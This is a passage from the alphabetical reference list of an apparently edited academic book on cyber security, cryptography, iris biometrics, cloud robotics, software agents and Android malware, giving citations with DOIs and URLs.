- Jadbabaie, A., Lin, J., & Morse, A. S. (2003). Coordination of groups of mobile autonomous agents using nearest neighbor rules. *IEEE Transactions on Automatic Control*, 48(6), 988–1001. doi:10.1109/TAC.2003.812781
- Jagadeesan, A. T., & Duraiswamy, K. (2010). Cryptographic Key Generation from Multiple Biometric Modalities: Fusing Minutiae with Iris Feature. *International Journal of Computers and Applications*, 2(6).
- Janson, P., Tsudik, G., & Yung, M. (1997, April). Scalability and flexibility in authentication services: the KryptoKnight approach. *Proceedings of the IEEE*, 2, 725–736.
- Jasmin - a Java assembler download. (2013). Retrieved Apr 29, 2013 from: <http://jasmin.sourceforge.net/>
- Java Decompiler download. (2013). Retrieved Mar 11, 2013 from: <http://jd.benow.ca/>
- Jawahar Thakur, N. K. (2011). Des, Aes And Blowfish: Symmetric Key Cryptography Algorithms Simulation Based Performance Analysis. *International Journal of Emerging Technology and Advanced Engineering*, 1(2).
- Jennings, N. R., & Wooldridge, M. (1998). Applications of intelligent agents. In *Agent technology* (pp. 3–28). Springer Berlin Heidelberg. doi:10.1007/978-3-662-03678-5\_1
- Jennings, N. R., & Wooldridge, M. J. (1996). Software agents. *IEE Review*, 42(1), 17–20. doi:10.1049/ir:19960101
- Jordán, S., Haidegger, T., Kovács, L., Felde, I., & Rudas, I. (2013, July). The rising prospects of cloud robotic applications. In *Computational Cybernetics (ICCC), 2013 IEEE 9th International Conference on* (pp. 327-332). IEEE. doi:10.1109/ICCCyb.2013.6617612
- Jyotika, K., & Akshay, J., & Baregar. (2013). Security using Image Processing. *International Journal of Managing Information Technology*, 5(2).
- Kasabov, N., & Kozma, R. (1998). Introduction: Hybrid intelligent adaptive systems. *International Journal of Intelligent Systems*, 6(6), 453–454. doi:10.1002/(SICI)1098-111X(199806)13:6<453::AID-INT1>3.0.CO;2-K
- Kaufman, P. S. (2011). *Network Security, Private Communication in a Public World*. New Delhi: Phi.
- Kavanagh, Rochford, & Bussa. (2016). *Magic Quadrant for SIEM*. Academic Press.
- Kehoe, B., Matsukawa, A., Candido, S., Kuffner, J., & Goldberg, K. (2013, May). Cloud-based robot grasping with the google object recognition engine. In *Robotics and Automation (ICRA), 2013 IEEE International Conference on* (pp. 4263-4270). IEEE. doi:10.1109/ICRA.2013.6631180

**Compilation of References**

- Kejun, L., Deng, J., Varshney, P., & Balakrishnan, K., & Kashyap. (2007). An Acknowledgement Based Approach for the Detection of Routing Misbehaviour in MANET. *IEEE Transactions on Mobile Computing*.
- Kelley, P. G., Cranor, L. F., & Sadeh, N. (2013). Privacy as Part of the App Decision-Making Process. *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, 3393-3402. doi:10.1145/2470654.2466466
- Kevin Sean Chan, F.F. (2004). *A Block Cipher Cryptosystem Using Wavelet Transforms Over Finite Fields*. Academic Press.
- Kloeffler, D., & Shaw, A. (2013). *Dick Cheney Feared Assassination Via Medical Device Hacking: 'I Was Aware of the Danger'*. ABC News. Retrieved from <http://abcnews.go.com/US/vice-president-dick-cheney-feared-pacemaker-hacking/story?id=20621434>
- Koh, J., Govindaraju, V., & Chaudhary, V. (2010). *A Robust Iris Localization Method using an Active Contour Model and Hough Transform*. 20th International Conference on Pattern Recognition, ICPR, Istanbul, Turkey.
- Kong, W., & Zhang, D. (2001). Accurate Iris Segmentation Based on Novel Reflection and Eyelash Detection Model. *Proceedings of International Symposium on Intelligent Multimedia, Video and Speech Processing*. doi:10.1109/ISIMP.2001.925384
- Krishna, B.A., Radha, S., & Reddy, K.C.K. (2007). Data Security in Ad-hoc Networks using Randomization of Cryptographic Algorithms. *Journal of Applied Sciences*, 4007-4012.
- Kuffner, J. J. (2010, November). Cloud-enabled robots. IEEE-RAS international conference on humanoid robotics, Nashville, TN.
- Lacalle, C., & Castro-Mariño, D. (2016). *Promotion of Spanish Scripted Television on the Internet: Analyzing Broadcast-Related Websites' Content and Social Audience*. Retrieved from <http://www.elprofesionaldelainformacion.com/contenidos/2016/mar/11.pdf>
- Lauter, K. (2004). The Advantages of Elliptic Curve Cryptography for Wireless Security. *IEEE Wireless Communications*, 11(1), 62–67. doi:10.1109/MWC.2004.1269719
- Lee. (2015). *The sliding scale of cyber security*. A SANS Analyst paper.
- Lewis, R., Fuchs, F., Pirker, M., Roberts, C., & Langer, G. (2006, November). Using ontology to integrate railway condition monitoring data. In *Railway Condition Monitoring, 2006. The Institution of Engineering and Technology International Conference on* (pp. 149-155). IET. doi:10.1049/ic:20060060
- Lieberman, H. (1997, March). Autonomous interface agents. In *Proceedings of the ACM SIGCHI Conference on Human factors in computing systems* (pp. 67-74). ACM. doi:10.1145/258549.258592
- Li-Hua Lia, S.-F. T.-S. (2005). *Improvement Of Signature Scheme Based On Factoring And Discrete Logarithms*. Academic Press.
- Lim, S., Lee, K., Byeon, O., & Kim, T. (2001). Efficient Iris Recognition through Improvement of Feature Vector and Classifier. *ETRI Journal*, 23(2).
- Liu, J., Xiao, Y., Li, S., Liang, W., & Chen, C. P. (2012). Cyber security and privacy issues in smart grids. *IEEE Communications Surveys and Tutorials*, 14(4), 981–997. doi:10.1109/SURV.2011.122111.00145
- Liu, J., Yu, F. R., Lung, C. H., & Tang, H. (2007). Optimal Biometric-Based Continuous Authentication in Mobile Ad-hoc Networks. *Third IEEE International Conference on Wireless and Mobile Computing, Networking and Communications*, 76-81. doi:10.1109/WIMOB.2007.4390870

**Compilation of References**

- Llewellyn, L. C., Hopkison, K. M., & Graham, S. R. (2011). Distributed Fault Tolerant Quality of Wireless Networks. *IEEE Transactions on Mobile Computing*, 10(2), 175–190. doi:10.1109/TMC.2010.148
- Lorencik, D., & Sincak, P. (2013, January). Cloud Robotics: Current trends and possible use as a service. In *Applied Machine Intelligence and Informatics (SAMI), 2013 IEEE 11th International Symposium on* (pp. 85-88). IEEE.
- Lukas, S. (2015). *Android Trojan drops in, despite Google's Bouncer*. Retrieved September 22, 2015 from: <http://www.welivesecurity.com/2015/09/22/android-trojan-drops-in-despite-googles-bouncer/>
- Luo & Fei. (2011). Algorithmic Collision Analysis for Evaluating Cryptographic System and Side-Channel Attacks. *International Symposium on H/w- Oriented Security and Trust*, 1-10.
- Macnamara, J. (2011). Media content analysis: Its uses; benefits and best practice methodology. *Asia Pacific Public Relations Journal*, 6(1), 1–34. Retrieved from <http://amecorg.com/wp-content/uploads/2011/10/Media-Content-Analysis-Paper.pdf>
- Maes, P. (1993). Modeling adaptive autonomous agents. *Artificial Life*, 1(1-2), 135-162.
- Maes, P. (1990). *Designing autonomous agents: theory and practice from biology to engineering and back*. MIT Press.
- Ma, H. D. (2011). Internet of things: Objectives and scientific challenges. *Journal of Computer Science and Technology*, 26(6), 919–924. doi:10.1007/s11390-011-1189-5
- Ma, L., Wang, Y., & Tan, T. (2002). *Iris Recognition using Circular Symmetric Filters*. National Laboratory of Pattern Recognition, Institute of Automation, Chinese Academy of Sciences.
- Marforio, C., Francillon, A., & Capkun, S. (2011). *Application Collusion Attack on the Permission-Based Security Model and its Implications for Modern Smartphone Systems*. ETH.
- Marforio, C., Ritzdorf, H., Francillon, A., & Capkun, S. (2012). Analysis of the communication between colluding applications on modern smartphones. *Proceedings of the 28th Annual Computer Security Applications Conference*, 51-60. doi:10.1145/2420950.2420958
- Martial, F. (1992). *Coordinating plans of autonomous agents*. Academic Press.
- Mascardi, V., Martelli, M., & Sterling, L. (2004). Logic-based specification languages for intelligent software agents. *Theory and Practice of Logic Programming*, 4(04), 429–494. doi:10.1017/S1471068404002029
- Masek, L. (2003). *Recognition of Human Iris Patterns for Biometric Identification*. University of Western Australia. Retrieved from MATLAB work: <http://www.mathworks.com>
- Mazzolai. (2016). *Learning by nature how to build soft robots*. Center for Micro-BioRobotics, IIT-Istituto Italiano di Tecnologia. Retrieved from <http://www.gssi.infn.it/seminars/seminars-and-events-2016/item/787-learning-by-nature-how-to-build-soft-robots>
- Medix. (2015). *Top 10 Implantable Wearables Soon To Be In Your Body*. Wearable Tech and Fashion Tech, WT VOX. Retrieved from <https://wtvox.com/3d-printing/top-10-implantable-wearables-soon-body/>, <https://wtvox.com/wearables/>
- Mell, Granceand, & Grance. (2011). *The NISTD definition of Cloud Computing*. Recommendations of the National Institute of Standards and Technology.
- Menezes, A. J., & Vanstone, S. A. (2001). *Handbook of Applied Cryptography*. Academic Press.
- Menezes, B. L. (2012). *Network Security and Cryptography*. Course Technology Ptr.
- Mester, G. (2015). Cloud Robotics Model. *Interdisciplinary Description of Complex Systems*, 13(1), 1–8. doi:10.7906/indecs.13.1.1

**Compilation of References**

- Mohanarajah, G., Hunziker, D., DAndrea, R., & Waibel, M. (2015). Rapyuta: A cloud robotics platform. *IEEE Transactions on Automation Science and Engineering*, 12(2), 481–493. doi:10.1109/TASE.2014.2329556
- Monks, K. (2014). *Forget wearable tech, embeddable implants are already here*. Retrieved from <http://edition.cnn.com/2014/04/08/tech/forget-wearable-tech-embeddable-implants/>
- Mukhopadhyay, B. F. (2011). *Cryptography and Network Security*. Noida: Tata Mcgraw Hill.
- Murch, R., & Johnson, T. (1998). *Intelligent software agents*. Prentice Hall PTR.
- Namuduri, K., & Pendse, R. (2012). Analytical Estimation of Path Duration in Mobile Ad-hoc Networks. *IEEE Journal Sensors*, 12(6), 1828–1835. doi:10.1109/JSEN.2011.2176927
- Nandi, B., Barman, S., & Paul, S. (2010). Genetic Algorithm Based Optimization of Clustering in Ad-hoc Networks. *International Journal of Computer Science and Information Security*, 7(1).
- Nauman, M., Khan, S., & Zhang, X. (2010). Apex: Extending android permission model and enforcement with user-defined runtime constraints. *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, 328-332. doi:10.1145/1755688.1755732
- Navarro, J., Sancho-Asensio, A., Garriga, C., Albo-Canals, J., Ortiz-Villajos Maroto, J., Raya Giner, C., & Miralles, D. (2013). A Cloud robotics architecture to foster individual child partnership in medical facilities. *Cloud Robotics Workshop in 26th IEEE/RSJ International Conference on Intelligent Robots and Systems*.
- Nechvatal, J. (1992). Public Key Cryptosystem. In *Contemporary Cryptography*. Academic Press.
- Neuman, B. C., & Tso, T. (1994). Kerberos: An authentication service for computer networks. *IEEE Communications Magazine*, 32(9), 33–38. doi:10.1109/35.312841
- Nissim, N., Cohen, A., Moskovich, R., Shabtai, A., Edri, M., BarAd, O., & Elovici, Y. (2016). Keeping pace with the creation of new malicious PDF files using an active-mearning based detection framework. *Security Informatics*, 5(1). Retrieved from: <https://security-informatics.springeropen.com/articles/10.1186/s13388-016-0026-3>
- NIST. (2013). *NIST Cloud Computing Standards Roadmap Version 2*. NIST Cloud Computing Standards Roadmap Working Group, NIST Special Publication 500-291.
- NIST. (2015). *The Center for Internet Security critical security controls for effective cyber defense*. Retrieved from [http://csrc.nist.gov/cyberframework/rfi\\_comments/040513\\_center\\_for\\_internet\\_security.pdf](http://csrc.nist.gov/cyberframework/rfi_comments/040513_center_for_internet_security.pdf)
- Nwana, H. S. (1996). Software agents: An overview. *The Knowledge Engineering Review*, 11(03), 205–244. doi:10.1017/S026988890000789X
- Nwana, H. S., & Ndumu, D. T. (1999). A perspective on software agents research. *The Knowledge Engineering Review*, 14(02), 125–142. doi:10.1017/S0269888999142012
- Obrst, L., Chase, P., & Markeloff, R. (2012, October). *Developing an Ontology of the Cyber Security Domain* (pp. 49–56). STIDS.
- O'Callaghan, J. (2015). *Hackers can take over MEDICAL equipment: Security experts discover telesurgery robots are at risk from cyber attacks*. Mailonline by Microsoft Store.
- Ochteau, D., Jha, S., & McDaniel, P. (2012). Retargeting android applications to java bytecode. *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering*, 6:1-6:11.

**Compilation of References**

- Panganiban, A., Linsangan, N., & Caluyo, F. (2011). Wavelet-Based Feature Extraction Algorithm for an Iris Recognition System. *Journal of Information Processing Systems*, 7(3), 425–434. doi:10.3745/JIPS.2011.7.3.425
- Patel, P. J. (2014). To Design And Implement A Novel Method Of Encryption Using Rsa Algorithm And Chinese Remainder Theorem. *International Journal of Engineering Research and Application*.
- Patriciu, V. V., & Furtuna, A. C. (2009, December). Guide for designing cyber security exercises. In *Proceedings of the 8th WSEAS International Conference on E-Activities and information security and privacy* (pp. 172-177).World Scientific and Engineering Academy and Society (WSEAS).
- Peralata, E. (2016). *Body hacking, Movement Rises Ahead of Moral Answers*. All Tech Considered. Retrieved from <http://www.npr.org/sections/alltechconsidered/2016/03/10/468556420/body-hacking-movement-rises-ahead-of-moral-answers>
- Peungsungwal, S., Pungsiri, B., Chamnongthai, K., & Okuda, M. (2001, May). Autonomous robot for a power transmission line inspection. In *Circuits and Systems, 2001. ISCAS 2001. The 2001 IEEE International Symposium on* (Vol. 3, pp. 121-124). IEEE. doi:10.1109/ISCAS.2001.921261
- Ping, X., Xiaofeng, W., Wenjia, N., Tianqing, A., & Gang, L. (2014). Android Malware Detection with Contrasting Permission Patterns. *China Communications*, 11(8), 1–14. doi:10.1109/CC.2014.6911083
- Pohlig, S. C., & Hellman, M. E. (1978). An Improved Algorithm For Computing Logarithms Over  $Gf(P)$  And Its Cryptographic Significance. *IEEE Transactions on Information Theory*, 24(1), 106–110. doi:10.1109/TIT.1978.1055817
- Pollard, J. M. (1975). A Monte Carlo Method for Factorization. *BIT Numerical Mathematics*, 15(3), 331–334. doi:10.1007/BF01933667
- Pollard, J. M. 78. (1978). Monte Carlo Methods For Index Computation (Mod P). *Mathematics of Computation*, 32, 918–924.
- Pomerance, C. (1982). Analysis And Comparison Of Some Integer Factoring Algorithms. In Computational Methods In Number Theory, Part 1. Mathematisch Centrum.
- Poon, A. S. Y., & Yeh, A. J. (2015). *Methods and Apparatus for Power Conversion and Data Transmission in Implantable Sensors, Stimulators, and Actuators*. US Patent 20,150,249,344. Washington, DC: US Patent Office.
- Poon, A., & Rajavi, T., Aggarwal, & Ma. (2016b). An RF-powered 58Mbps-TX 2.5 Mbps-RX full-duplex transceiver for neural microimplants. *Radio Frequency Integrated Circuits Symposium (RFIC), 2016 IEEE*, 234-237.
- Poppe, Wolfert, Verdouw, & Verwaart. (2013). Information and Communication Technology as a Driver for Change in Agri-food Chains. *EuroChoices*, 12(1), 60–65.
- Prachi. (2016). Android Security:Permission Based Attack. *3rd International Conference on Computing for Sustainable Global Development*.
- Prasanthi & Ishwarya. (2015). Cyber Crime: Prevention & Detection. *International Journal of Advanced Research in Computer and Communication Engineering*, 4(3).
- Pu, C. (2011, July). A world of opportunities: CPS, IOT, and beyond. In *Proceedings of the 5th ACM international conference on Distributed event-based system* (pp. 229-230). ACM. doi:10.1145/2002259.2002290
- Ralston, P. A., Graham, J. H., & Hieb, J. L. (2007). Cyber security risk assessment for SCADA and DCS networks. *ISA Transactions*, 46(4), 583–594. doi:10.1016/j.isatra.2007.04.003 PMID:17624350
- Ramdinmawii, E., Ghisingh, S., & Sharma, U. M. (2014). A Study on the Cyber-Crime and Cyber Criminals: A Global Problem. *International Journal of Web Technology*, 3, 172–179.

**Compilation of References**

- Ramesh, P., & Maheswari, D. (2012). Survey of cyber crime activities and preventive measures. *Proceedings of the Second International Conference on Computational Science Engineering and Information Technology*. doi:10.1145/2393216.2393267
- Raskin, V., Hempelmann, C. F., Triezenberg, K. E., & Nirenburg, S. (2001, September). Ontology in information security: a useful theoretical foundation and methodological tool. In *Proceedings of the 2001 workshop on New security paradigms* (pp. 53-59). ACM. doi:10.1145/508171.508180
- Rastkar, S., Quintero, D., Bolivar, D., & Tosunoglu, S. (2012, May). *Empowering robots via cloud robotics: image processing and decision making boeBots*. Florida Conference on Recent Advances in Robotics, Boca Raton, FL.
- Ritter, N. (1999). Location of the Pupil-Iris Border in Slit-Lamp Images of the Cornea. *Proceedings of the International Conference on Image Analysis and Processing*. doi:10.1109/ICIAP.1999.797683
- Rivest, R. L., Shamir, A., & Adleman, L. (1978). A Method for Obtaining Digital Signatures And Public Key Cryptosystems. *Communications of the ACM*, 21(2), 120–126. doi:10.1145/359340.359342
- Robledo, H. G. (2012). Analyzing Characteristics of Malicious PDFs. *Proceedings of IEEE Latin America Transactions*.
- Robotics Business Review. (n.d.). *Cyber Security for Robots: Scenarios for 2030*. Retrieved from [https://www.roboticsbusinessreview.com/cyber\\_security\\_for\\_robots\\_scenarios\\_for\\_2030](https://www.roboticsbusinessreview.com/cyber_security_for_robots_scenarios_for_2030)
- Rogaway, M. B. (1993). *Random Oracles Are Practical: A Paradigm For Designing Efficient Protocols*. Academic Press.
- RSSB. (2016). *Cyber security in technical systems*. Retrieved from <http://www.rssb.co.uk/improving-industry-performance/cyber-security>
- Rudner, M. (2013). Cyber-threats to critical national infrastructure: An intelligence challenge. *International Journal of Intelligence and Counter Intelligence*, 26(3), 453–481. doi:10.1080/08850607.2013.780552
- Russell, S. J., & Norvig, P. (2003). *Artificial Intelligence: A Modern Approach* (2nd ed.). Upper Saddle River, NJ: Prentice Hall.
- Sanders, D., & Gegov, A. (2006). Ambient intelligence. *Journal of Computing in Systems and Engineering*, 7(1), 78-82.
- Sanderson, S., & Erbetta, J. (2000). Authentication for Secure Environments Based on Iris Scanning Technology. *IEEE Colloquium on Visual Biometrics*. doi:10.1049/ic:20000468
- Santos, C. M. P. (2004, April). Generating timed trajectories for an autonomous vehicle: a non-linear dynamical systems approach. In *Robotics and Automation, 2004. Proceedings. ICRA'04. 2004 IEEE International Conference on* (Vol. 4, pp. 3741-3746). IEEE. doi:10.1109/ROBOT.2004.1308849
- Sanzgiri, K., Laflamme, D., Dahill, B., Levine, B. N., Shields, C., & Belding-Royer, E. M. (2005). Authenticated Routing for Ad-hoc Network. *IEEE Journal on Selected Areas in Communications*, 23(3), 598–610. doi:10.1109/JSAC.2004.842547
- Saravanan, K., & Rajaram, M. (2015). An Exploratory Study of Cloud Service Level Agreements-State of the Art Review. *KSII Transactions on Internet and Information Systems (Seoul)*, 9(3).
- Schöner, G., Dose, M., & Engels, C. (1995). Dynamics of behavior: Theory and applications for autonomous robot architectures. *Robotics and Autonomous Systems*, 16(2), 213–245. doi:10.1016/0921-8890(95)00049-6
- Sen, H. (2013). *Detecting cooking state with gas sensors during dry cooking*. Semantic Scholar. doi:10.1145/2493432.2493523
- Shannon, R. E. (1989). Introduction to the Art and Science of Simulation. *Proceedings of 30<sup>th</sup> Conference on Winter Simulation*.

**Compilation of References**

- Shanthini, B., & Swamynathan, S. (2009). A Cancelable Biometric-Based Security System for Mobile Ad-hoc Networks. *International Conference on Computer Technology (ICONCT 09)*, 179-184.
- Shen, Z., & Tong, Q. (2009, August). A security technology for mobile agent system improved by trusted computing platform. In *Hybrid Intelligent Systems, 2009. HIS'09. Ninth International Conference on* (Vol. 3, pp. 46-50). IEEE. doi:10.1109/HIS.2009.222
- Sherin Zafar, M. K., & Soni, M.M.S. (2015a). A Novel Crypt-Iris Based Authentication Approach. *IEEE Conference INDICON*.
- Sherin Zafar, M. K., & Soni. (2014a). Sustaining Security in MANET: Biometric Stationed Authentication Protocol (BSAP) Inculcating Meta-Heuristic genetic Algorithm. *IJ Modern Education and Computer Science*, 9, 28-35. DOI: 10.5815/ijmecs.2014.09.05
- Sherin Zafar, M. K., & Soni. (2015c). A Novel Crypt-Biometric Perception Algorithm to Protract Security in MANET. *I.J. Computer Network and Information Security*, 6(12).
- SherinZafar, M.K., & Soni, M.M.S. (2014b). Sustaining Security: Encircling Wavelet Quartered Extrication Algorithm For Crypt- Biometric Perception. *Data Mining and Intelligent Computing (ICDMIC), International Conference*, 1 - 6, Doi:10.1109/ICDMIC.2014.6954263
- SherinZafar, M.K., & Soni, M.M.S. (2015). An Optimized Genetic Stowed Approach to Potent QOS in MANET. *Procedia Computer Science*, 62, 410-418. doi:10.1016/j.procs.08.434
- SherinZafar, M.K., & Soni. (2014a). Sustaining Security in MANET: Biometric Stationed Authentication Protocol (BSAP) Inculcating Meta-Heuristic genetic Algorithm. *IJ Modern Education and Computer Science*, 9, 28-35.
- SherinZafar, M.K., & Soni. (2014c). Trust based QOS protocol (TBQP) using meta-heuristic genetic algorithm for optimizing and securing MANET. *IEEE Explore*, 173 - 177. DOI: 10.1109/ICROIT.2014.6798315
- SherinZafar, M.K., & Soni. (2015). A Novel Crypt-Biometric Perception Algorithm to Protract Security in MANET. *I.J. Computer Network and Information Security*, 6(12).
- Siboo, S. (2014). "Milking" the cloud computing wave. Retrieved from <http://cio.economictimes.indiatimes.com/news/cloud-computing/milking-the-cloud-computing-wave/44995004>
- Silverman, M. C., Nies, D., Jung, B., & Sukhatme, G. S. (2002). Staying alive: A docking station for autonomous robot recharging. In *Robotics and Automation, 2002. Proceedings. ICRA'02. IEEE International Conference on* (Vol. 1, pp. 1050-1055). IEEE. doi:10.1109/ROBOT.2002.1013494
- Singh, R., Yadav, C. S., Verma, P., & Yadav, V. (2010). Optical character recognition (OCR) for printed devnagari script using artificial neural network. *International Journal of Computer Science & Communication*, 1(1), 91–95.
- Software-Scripting. (2016). *Collaborative Production Tools*. Retrieved from <http://www.aq-broadcast.com/scripting/>
- Solovay, R. M., & Strassen, V. (1977). A Fast Monte-Carlo Test for Primality. *SIAM Journal on Computing*, 6(1), 84–85. doi:10.1137/0206006
- Sozio, L. (2011). *From Hardback to Software: How the Publishing Industry is Coping with Convergence* (MSc Dissertation). Media@LSE, London School of Economics and Political Science ("LSE"). Retrieved from <http://www.lse.ac.uk/media@lse/research/mediaWorkingPapers/MScDissertationSeries/2010/2nd/Sozio.pdf>
- Srvanakumar, S. A. (2012). *Encryption Of Data Using Elliptic Curve Over Finite Fields*. Academic Press.
- Standards, N. B. (1975, March 17). Encryption Algorithm For Computer Data Protection. *Federal Register*, 40, 12134–12139.

**Compilation of References**

- Starner. (2015). *Father of Wearable Technology*. Retrieved from <http://blog.thalmic.com/fathers-of-wearable-technology-thad-starner/>
- Steinhage, A., & Schoner, R. (1997, July). The dynamic approach to autonomous robot navigation. In *Industrial Electronics, 1997. ISIE'97., Proceedings of the IEEE International Symposium on* (Vol. 1, pp. SS7-S12). IEEE. doi:10.1109/ISIE.1997.651727
- Sternstein, A. (2014). *Should We Put Robots in Charge of Cybersecurity?*. Defense One. Retrieved from <http://www.defenseone.com/technology/2014/10/should-we-put-robots-charge-cybersecurity/96023/>
- Struc, V., Gajsek, R., & Pavasic, N. (2009). Principal Gabor Filters for Face Recognition. *3rd IEEE International Conference on Biometrics: Theory, Applications and Systems*, 1-6.
- Stutz, M. (2006). *Developer Works*. IBM.
- Suchanek, F. M., Kasneci, G., & Weikum, G. (2007, May). Yago: a core of semantic knowledge. In *Proceedings of the 16th international conference on World Wide Web* (pp. 697-706). ACM. doi:10.1145/1242572.1242667
- Sugiura, K., & Zettsu, K. (2015, September). Rospeex: A cloud robotics platform for human-robot spoken dialogues. In *Intelligent Robots and Systems (IROS), 2015 IEEE/RSJ International Conference on* (pp. 6155-6160). IEEE. doi:10.1109/IROS.2015.7354254
- Sun, H. (2002). *Cryptanalysis of A Digital Signature Scheme Based On Factoring And Discrete Logarithms*. Academic Press.
- Swati Verma, B. K. (2012). A New Signature Scheme Based On Factoring And Discrete Logarithm Problems. *International Journal of Information & Network Security*, 1(3).
- Sweldens, W. (1995). The Lifting Scheme: A New Philosophy in Bi-Orthogonal Wavelet Constructions. *Wavelet Applications in Signal and Image Processing III, SPIE*, 2569, 68-79. doi:10.1117/12.217619
- Sweldens, W. (1997). The Lifting Scheme: A Construction of Second Generation Wavelets. *SIAM Journal on Mathematical Analysis*, 29(2), 511-546. doi:10.1137/S0036141095289051
- Sycara, K., Widoff, S., Klusch, M., & Lu, J. (2002). Larks: Dynamic matchmaking among heterogeneous software agents in cyberspace. *Autonomous Agents and Multi-Agent Systems*, 5(2), 173-203. doi:10.1023/A:1014897210525
- Syed, Z., Padia, A., Finin, T., Mathews, L., & Joshi, A. (2016, March). UCO: A Unified Cybersecurity Ontology. In *Proceedings of the AAAI Workshop on Artificial Intelligence for Cyber Security*. AAAI Press.
- T, H. J. (1994). *Enhancing The Security Of Elgamal's Signature Schemes*. Academic Press.
- Team Snoop Wall. (2014). *Study: Android Targeted by 99% of New Mobile Malware*. Retrieved May 13, 2014, from: <https://www.snoopwall.com/study-android-targeted-99-new-mobile-malware/>
- Tenorth, M., Klank, U., Pangercic, D., & Beetz, M. (2011). Web-enabled robots. *IEEE Robotics & Automation Magazine*, 18(2), 58-68. doi:10.1109/MRA.2011.940993
- The Information Technology (Certifying Authority) Regulations. (2001). Retrieved from [http://www.cybercrime.planetindia.net/computer\\_vulnerability.htm](http://www.cybercrime.planetindia.net/computer_vulnerability.htm)
- Thrun, S., Fox, D., Burgard, W., & Dellaert, F. (2001). Robust Monte Carlo localization for mobile robots. *Artificial Intelligence*, 128(1), 99-141. doi:10.1016/S0004-3702(01)00069-8

**Compilation of References**

- Tisse, C. L., Martin, L., & Torres, M. (2002). Person Identification Technique using Human Iris Recognition. *International Conference on Vision Interface*.
- Transport Security Expo. (2016). *Rail & Road Security: Unique Challenges from Divergent Threats*. Retrieved from <http://www.transec.com/resource-centre/rail-road-security-report>
- Trend Micro. (2013). Malicious PDF analysis evasion techniques. *Trendlabs Security Intelligence Blog*. Retrieved from: <http://blog.trendmicro.com/trendlabs-security-intelligence/malicious-pdf-analysis-evasion-techniques/>
- Turnbull, L., & Samanta, B. (2013, April). Cloud robotics: Formation control of a multi robot system utilizing cloud infrastructure. In *Southeastcon, 2013 Proceedings of IEEE* (pp. 1–4). IEEE. doi:10.1109/SECON.2013.6567422
- Tutcher, J. (2014, October). Ontology-driven data integration for railway asset monitoring applications. In *Big Data (Big Data), 2014 IEEE International Conference on* (pp. 85–95). IEEE. doi:10.1109/BigData.2014.7004436
- Umadevi, V., Chezhian, R., & Khan, Z. U. (2012). Security Requirements in Mobile Ad-hoc Networks. *International Journal of Advanced Research in Computer Communication*, 1(2).
- van Henten, E. J., Hemming, J., Van Tuijl, B. A. J., Kornet, J. G., Meuleman, J., Bontsema, J., & Van Os, E. A. (2002). An autonomous robot for harvesting cucumbers in greenhouses. *Autonomous Robots*, 13(3), 241–258. doi:10.1023/A:1020568125418
- Vatsalan, D., & Peter, C. (2016). Privacy-Preserving Similar Patient Matching. *Journal of Biomedical Informatics*, 59, 285–298. doi:10.1016/j.jbi.2015.12.004
- Verma, V. K., & Tiwari, P. K. (2015, December). Removal of Obstacles in Devanagari Script for Efficient Optical Character Recognition. In *Computational Intelligence and Communication Networks (CICN), 2015 International Conference on* (pp. 433–436). IEEE. doi:10.1109/CICN.2015.90
- Vidal, J. (2016). How the ‘animal internet’ sheds light on the secrets of migration. *The Guardian*. Retrieved from <https://www.theguardian.com/environment/2016/jun/11/animal-internet-digital-tracking-wildlife-migration>
- Vigna, G. (1998). Cryptographic traces for mobile agents. In *Mobile agents and security* (pp. 137–153). Springer Berlin Heidelberg. doi:10.1007/3-540-68671-1\_8
- Von Solms, R., & Van Niekerk, J. (2013). From information security to cyber security. *Computers & Security*, 38, 97–102.
- Vyas, V., Saxena, S., & Bhargava, D. (2015). Mind Reading by Face Recognition Using Security Enhancement Model. In *Proceedings of Fourth International Conference on Soft Computing for Problem Solving* (pp. 173–180). Springer India. doi:10.1007/978-81-322-2217-0\_15
- Wang, L., Liu, M., & Meng, M. Q. H. (2015). Real-time multisensor data retrieval for cloud robotic systems. *IEEE Transactions on Automation Science and Engineering*, 12(2), 507–518. doi:10.1109/TASE.2015.2408634
- Wang, W., & Lu, Z. (2013). Cyber security in the Smart Grid: Survey and challenges. *Computer Networks*, 57(5), 1344–1371. doi:10.1016/j.comnet.2012.12.017
- Wang, W., Wang, X., Feng, D., Liu, J., Han, Z., & Zhang, X. (2014). Exploring Permission-Induced Risk in Android Applications for Malicious Application Detection. *IEEE Trans. on Info. Forens. and Security*, 9(11), 1869–1882. doi:10.1109/TIFS.2014.2353996
- Wan, J., Tang, S., Yan, H., Li, D., Wang, S., & Vasilakos, A. V. (2016). Cloud robotics: Current status and open issues. *IEEE Access*, 4, 2797–2807.

**Compilation of References**

- Wan, J., Yan, H., Suo, H., & Li, F. (2011). Advances in Cyber-Physical Systems Research. *TIIS*, 5(11), 1891–1908. doi:10.3837/tiis.2011.11.001
- Weber, R. H. (2010). Internet of Things—New security and privacy challenges. *Computer Law & Security Report*, 26(1), 23–30. doi:10.1016/j.clsr.2009.11.008
- Wei, S. (2007). Digital Signature Scheme Based On Two Hard Problems. *International Journal of Computer Science and Network Security*, 7(12).
- Weiss, G. (2013). *Multiagent systems* (2nd ed.). Cambridge, MA: The MIT Press.
- White, J. E. (1997, May). Mobile agents. In *Software agents* (pp. 437–472). MIT Press.
- Wikipedia. (n.d.). *Cloud Robotics*. Retrieved November 2, 2016 from [https://en.wikipedia.org/wiki/Cloud\\_robots](https://en.wikipedia.org/wiki/Cloud_robots)
- Wildes, R. (1997). Iris Recognition: An Emerging Biometric Technology. *Proceedings of the IEEE*, 85(9), 1348–1363. doi:10.1109/5.628669
- Williams, H. C. (1986). An M3 Public-Key Encryption Scheme. *Proc. of Cryptology Crypto*, 85, 358–368. doi:10.1007/3-540-39799-X\_26
- Wooldridge, M., & Jennings, N. R. (1995). Intelligent agents: Theory and practice. *The Knowledge Engineering Review*, 10(02), 115–152. doi:10.1017/S0269888900008122
- Xu, Z. (n.d.). [The Power of Techniques in Malicious JavaScript Code: A Measurement Study. Academic Press.]. Zhu.
- Y., D. (1988). Society And Group Oriented Cryptography. *Advances in Cryptology*.
- Yadav, D., Sánchez-Cuadrado, S., & Morato, J. (2013). Optical Character Recognition for Hindi Language Using a Neural-network Approach. *JIPS*, 9(1), 117–140.
- Yan, Y., Qian, Y., Sharif, H., & Tipper, D. (2012). A survey on cyber security for smart grid communications. *IEEE Communications Surveys and Tutorials*, 14(4), 998–1010. doi:10.1109/SURV.2012.010912.00035
